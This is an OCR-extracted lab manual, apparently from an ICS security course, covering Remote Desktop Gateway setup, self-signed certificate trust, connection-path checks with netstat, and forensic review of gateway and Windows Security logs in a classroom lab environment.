
Example

Pod 1 / Student 1 = 172.30.1.11
Pod 12 / Student 2 = 172.30.1.14

4. Launch `Remote Desktop Connection` application and click the `Show Options` from the bottom left of the "Remote Desktop Connection" window.




5. Configure the connection to use a RD Gateway Server, click the `Advanced` tab and then `Settings`.



6. Select the bullet `Use the RD Gateway server settings`.
7. Enter the RD Gateway computer name **RD00** as the "Server name".


> **Warning**
>
> Be sure to enter the hostname of the RD00.
> **DO NOT ENTER AN IP ADDRESS.**

8. Uncheck `Bypass RD Gateway server for local addresses`.
9. Uncheck `Use my RD Gateway credentials for the remote computer`.




10. Click `OK` to close the "RD Gateway Server Settings" window.

11. Click the `Local Resources` tab and then `More`.



12. Check `Local Disk (C:)` and click `OK`.




13. Click the `General` tab.
14. Enter name of the OWS remote computer used in a previous lab.

> **Warning**
>
> Be sure to enter the hostname of the RD00.
> **DO NOT ENTER AN IP ADDRESS.**


```
OWS{AAB}
```

> **Where {AAB}:**
>
> ***{AAB}*** is based on your Pod and Student number derived from the method below.
>
> ***AA*** = Pod# = 1 - 15
> ***B*** = Student# = 1 - 2
>
> > **Example**
> >
> > Pod 1 / Student 1 = OWS11
> > Pod 12 / Student 2 = OWS122



15. Click `Connect`.

16. Click `Connect` again when asked about trust of the remote connection.




17. Log onto the RD Gateway with the following credentials. For international keyboards having difficulty finding special characters, there is a credentials.txt file in Lab 3.3 folder which can be used to copy/paste the password.


    Username: `RD00\engineer` **Password:** `Roast3r#`

    Be sure to add the hostname (RD00) in the username field.

18. The login fails to complete with the following error as RDP refuses to connect to an untrusted certificate, click `OK`.




19. The certificate must be download from the server and installed, with the "Remote Desktop Connection" application left open, launch `Microsoft Edge`.




20. Navigate to the "Remote Desktop Gateway" server by entering the following URL.

    https://rd00/rdweb




21. From the "This site is not secure" page select `Details` to drop down more options and select `Go on to the webpage (not recommended)`.




Since we are using a self-signed certificate instead of one issued from a publicly trusted Certificate Authority (CA), the client and browser do not trust this self-signed certificate. Let's continue and see if any other problems arise by using this "untrusted" certificate.

22. Configure the local machine to trust the self-signed certificate, click on the `Certificate error` indicator on the left-hand side of the browser's "Address Bar".

23. Click `View Certificates` to view the certificate information.




24. From the "Certificate Information" click `Export to file`.




25. Save the file to the Desktop.


26. From the Desktop, right-click the exported certificate file "RD00" and click `Install Certificate`.



27. Click `Open` in the "Security Warning" window.



28. Click the bullet beside `Local Machine` for the "Store Location" and click `Next`.




29. Click `Yes` on the "User Account Control" warning window.

30. Click the bullet beside `Place all certificates in the following store`.

31. Click `Browse` to open the "Select Certificate Store".

32. Select `Trusted Root Certification Authorities` as the "Certificate Store" location.

33. Click `OK`.



34. Click `Next`.


35. Click `Finish` to complete the import of the certificate, and `OK` on success.

36. Test certificate trust, close and relaunch `Microsoft Edge`.

37. Navigate back to the RD Gateway web page.

https://rd00/rdweb

38. Verify the Address Bar is white not red and has a "Lock Icon" on the left-hand side.



39. Re-test Remote Desktop Gateway logon, switch back to the remote Desktop Connection application.

40. Click `Connect`.

41. Re-enter the credentials for the RD Gateway.


    Username: `RD00\engineer`
    Password: `Roast3r#`

    Be sure to add the hostname in the username field.

42. Check the agreement to the terms and click `OK`.

    Username: `ICS612`
    Password: `ICS612`


43. Click `Yes` on the untrusted certificate warning and complete the connection.



This time the untrusted (self-signed) certificate is from the target computer, OWS. Unlike the previous certificate issue, this one allows the user to acknowledge the warning and continue with the connection. Many remote access solutions rely on multiple services to interact to provide secure remote access. Certificates, however, is the common method used to build a trust relationship between these services to assure security. Unfortunately, for these types of solutions, the certificate management and private certificate handling are usually undervalued towards the overall intent of using secure communications. In some cases, the remote access solution or software provider (even with secure communications provider) provides a convenient method for certificate management that is minimally exposed to the owner or administrator. Architecting a good certificate management system in support of secure remote access of communications system is difficult while implementing and maintaining is even harder. Theft of private certificates from publicly trusted certificate management authorities are publicly known and concerning but building an internal certificate management system that meets the strength of a reputable public

certificate authority vastly exceeds the funding capabilities of most organizations. The challenge of using certificates in an ICS security solution is the preferred isolation from the Internet that, unfortunately, appropriate certificate management requires. Although it is important to understand how certificate management and handling of private certificates participate in the role of the secure remote access. It is also important to understand the attack vectors that are introduced by using a certificate-based security solution.

44. Open `Windows Explorer`.
45. Click on `Computer` within the left menu.



}

46. Open the drive "`C on DESKTOP-BR131UQ`". The drive name maybe different but it will be a "System Folder".

Many services are implemented with default settings without reviewing or understanding the security implications of their use and take things for granted. Many consider RDP to be a method to extend keyboard, video, and mouse. This default 'Enabled' device redirection would allow the client to mount their local client storage drive to the remote machine and can move files between the two connected computers. If an authorized file transfer system for external ICS users was in place or a policy prohibited the use of external file transfer, this default setting would essentially place this service out of compliance with the policy. More concerning is that this default setting is regularly overlooked.

Task 2 -- Remote Desktop Connection and Architecture Review

1. Review connections made between the client and remote computer while using the RD Desktop, minimize the remote desktop. DO NOT CLOSE.

2. From the Student Windows VM, open `Command Prompt`.
3. Run the following command and review the output. It may take a few minutes to complete.

```
netstat -a | findstr /I ESTABLISHED
```

There is a HTTPS (SSL) connection to the Remote Desktop Gateway server. There is no connection to the OWS.

```
TCP    172.16.1.105:49858     RD00:https             ESTABLISHED
TCP    172.16.1.105:49859     RD00:https             ESTABLISHED
```

4. From within the remote OWS desktop session, open `Command Prompt`.
5. Run the following command and review the output. It may take a few minutes to complete. For international keyboards having difficulty finding special characters, there is a command.txt file on the OWS desktop that can be used to copy/paste the command from.

```
netstat -a | findstr /I ESTABLISHED
```

```
TCP    172.20.3.5:3389        RD00:54067             ESTABLISHED
```

There is a 3389 connection from the Remote Desktop Gateway server. There is no connection from the Student Windows VM.

The Remote Desktop Gateway is used to authenticate, authorize, audit and proxy all Remote Access Desktop connections. This architecture encrypts the communication between the remote client and the Remote Desktop Gateway. The Remote Access Gateway server resides in the ICS DMZ allowing for an external access from "untrusted" Windows client. The client is authenticated and authorized through a Remote Desktop Gateway (broker or proxy) to connect to a specific "trusted" Windows "ICS" desktop session. Access to the Remote Desktop Gateway would also typically require a corporate VPN. This solution compliments the best practices set out for a secure ICS perimeter architecture design. There are limitations to this solution. Many operation's teams would prefer to have collaborative visibility into activates performed during the remote session. This can be achieved by sharing a desktop or recording the sessions both of which are outside of the RDP protocol's intended use.

Considering the setup of firewall DMZ rules for this connection, only 2 protocol rules are required. The following items, however, do add more complexities to the solution and the DMZ architecture.

- More external connections between the RD Gateway and a Certificate Manager (likely upstream) for improved certificate management could also increase the attack surface.
- The RD Gateway is not a member of Active Directory or using DNS so maintaining users and the hosts file on changes could be difficult and increased use of shared accounts and possibly old access that should be retired. However, adding an Active Directory opens additional attack vectors.
- This is a single factor solution but when configured with a RADIUS server, additional factors of authentication can be used.

Task 3 -- Review Logs

1. Minimize the remote desktop connection if not already. DO NOT CLOSE.
2. From the Student Windows VM launch `PowerShell`.
3. Within PowerShell navigate to the Desktop.
4. Identify your IP address, run the following script. The address should start with "172.16"

```
Get-NetIPAddress | Format-Table
```

```
PS C:\Users\ICS612.DESKTOP-BR131UQ\Desktop> Get-NetIPAddress | Format-Table

ifIndex IPAddress                                      PrefixLength PrefixO
------- ---------                                      ------------ -------
9       fe80::70c3:5c55:bc0e:6164%9                              64 WellKno
10      fe80::acfb:587b:9fa9:7492%10                             64 WellKno
1       ::1                                                     128 WellKno
9       169.254.97.100                                           16 WellKno
10      172.16.1.105                                             24 Dhcp
1       127.0.0.1                                                 8 WellKno
```

5. Pull the Windows event logs from the Remote Desktop Gateway server by running the scripts provided in the Lab 3.3 folder using the following command.

```
GetRDGLogs.ps1 summary 172.16.AA.CCC
```


```
GetRDGLogs.ps1 summary 172.16.AA.CCC

     Where:    AA   =    Pod#                          =    1 - 15
               CCC  =    Student Windows VM Address#   =    100 - 120

     Examples:
     Pod1 / Student Windows VM Address 105 = GetGDRGLogs.ps1 summary 172.16.1.105
     Pod12 / Student Windows VM Address 103 = GetGDRGLogs.ps1 summary 172.16.12.103
```

```
PS C:\Users\ICS612.DESKTOP-BR131UQ\Desktop> .\GetRDGLogs.ps1 summary 172.16.1.105
```

6. Enter the password of the Remote Desktop Gateway.

Username: `RD00\engineer`
Password: `Roast3r#`

Be sure to add the hostname (RD00) in the username field.



7. The output should display the events from 2 logs; "TerminalServices-Gateway" and "Security".

```
   ProviderName: Microsoft-Windows-TerminalServices-Gateway

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
2/5/2022 10:25:54 AM           302 Information      The user "RD00\engineer", on client computer "172.16.1.105", con...
2/5/2022 10:25:54 AM           300 Information      The user "RD00\engineer", on client computer "172.16.1.105", met...
2/5/2022 10:25:48 AM           303 Information      The user "RD00\engineer", on client computer "172.16.1.105", dis...
2/5/2022 10:25:17 AM           302 Information      The user "RD00\engineer", on client computer "172.16.1.105", con...
2/5/2022 10:25:17 AM           300 Information      The user "RD00\engineer", on client computer "172.16.1.105", met...
2/5/2022 10:25:17 AM           200 Information      The user "RD00\engineer", on client computer "172.16.1.105", met...


   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
2/5/2022 10:25:08 AM          4624 Information      An account was successfully logged on....
2/5/2022 10:25:08 AM          4624 Information      An account was successfully logged on....
2/5/2022 10:25:08 AM          4624 Information      An account was successfully logged on....
```

Typically network event triggers are setup around failed attempts or patterns of successful logins. The criticality of an ICS system and the power of having remote access should consider a different approach. Triggering on every failed or success attempt are ideal because it can inform the operations team of what is happening in their environment. This is not that different than the way Operations Teams track maintenance activities, internal contractors or even monitoring system parameters to actively validate what is happening in the environment. Additionally, the infrequency and limited remote user set to these environments does make this feasible. Unique logins through this connection chain is great, but sometimes not feasible to roll out, so having it somewhere early in the chain does at least help narrow down the compromised user/account/device.

8. Let's look at some forensic details, re-run the script but this time pass the "detailed" parameter.

```
GetRDGLogs.ps1 detailed 172.16.AA.CCC
```

```
Where:    AA   =    Pod#                          =    1 - 15
          CCC  =    Student Windows VM Address#   =    100 - 120

Examples:
Pod1 / Student Windows VM Address 105 = GetGDRGLogs.ps1 detailed 172.16.1.105
Pod12 / Student Windows VM Address 103 = GetGDRGLogs.ps1 detailed 172.16.12.103
```


```
PS C:\Users\ICS612.DESKTOP-BR131UQ\Desktop> .\GetRDGLogs.ps1 detailed 172.16.1.105
```

9. Search through the results to find the details on authorization and connection to the Operator Workstation.


```
   ProviderName: Microsoft-Windows-TerminalServices-Gateway

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
2/5/2022 10:25:54 AM           302 Information      The user "RD00\engineer", on client computer "172.16.1.105",
                                                    connected to resource "OWS05".
2/5/2022 10:25:54 AM           300 Information      The user "RD00\engineer", on client computer "172.16.1.105", met
                                                    resource authorization policy requirements and was therefore
                                                    authorized to connect to resource "OWS05".
```

We can now identify what resource the remote user connected to after successfully logging into the Remote Desktop Gateway. Having the TerminalServices-Gateway logs in sync with the Security logs also validates the remote user used the Remote Desktop Client. Having only a Security log entry existed may indicate a different or unusual method was used to log in to that server.


10. Return to the remote system, Operator Workstation (OWS).
11. Open `Event Viewer` from "Start Menu".



12. Select `Security` under "Windows Logs".



13. Right click "`Security`" and select `Find...`



14. Enter the IP Address of the Remote Desktop Gateway, **172.30.1.{CC}**, and click `Find Next`.

Where {CC}:

CC is based on your Pod number derived from the list below.

Pod 1 - 3 = 172.30.1.11 RD00
Pod 4 - 6 = 172.30.1.12 RD00
Pod 7 - 9 = 172.30.1.13 RD00
Pod 10 - 12 = 172.30.1.14 RD00
Pod 13 - 15 = 172.30.1.15 RD00

Example

Pod 1 / Student 1 = 172.30.1.11
Pod 12 / Student 2 = 172.30.1.14


An event should be found with event ID 4624, click `Cancel` on the "Find" windows and review the event message discovered, it should contain the following details.

```
Network Information:
        Workstation Name:       OWS
        Source Network Address: 172.30.1.5
        Source Port:            61538
```

Note

The 'Source Network Address' should reflect the IP address of your Remote Desktop Gateway and the 'Source Port' is randomly generated.

15. Navigate down the tree in the left to additional Terminal Services Logs (`Applications and Services Logs` → `Microsoft` → `Windows`). Review the events within the four associated Operational logs.



With the Remote Desktop Gateway involved in the remote desktop connection, the final authentication is between the RDG and OWS. There is no indication that this connection originated from the Student Windows VM. When collection logs from these solutions, it is imperative to pull the logs from each asset in the connection chain.

For us this would include:

- The initiating device (Student Windows VM) assuming it is a corporate owned asset and the connection originates from outside the ICS environment

- Any VPN logs (we did not cover) that would be involved if the connection is initiating from an untrusted device.
- The Remote Desktop Server which is hosted in the DMZ between the business network and ICS network. Ownership could be operations or IT, but an external log collection solution must not weaken the protection of this asset as it is a clear pivot point into the ICS environment. Running WMI scripts from the IT network is simplistic but extremely risky.
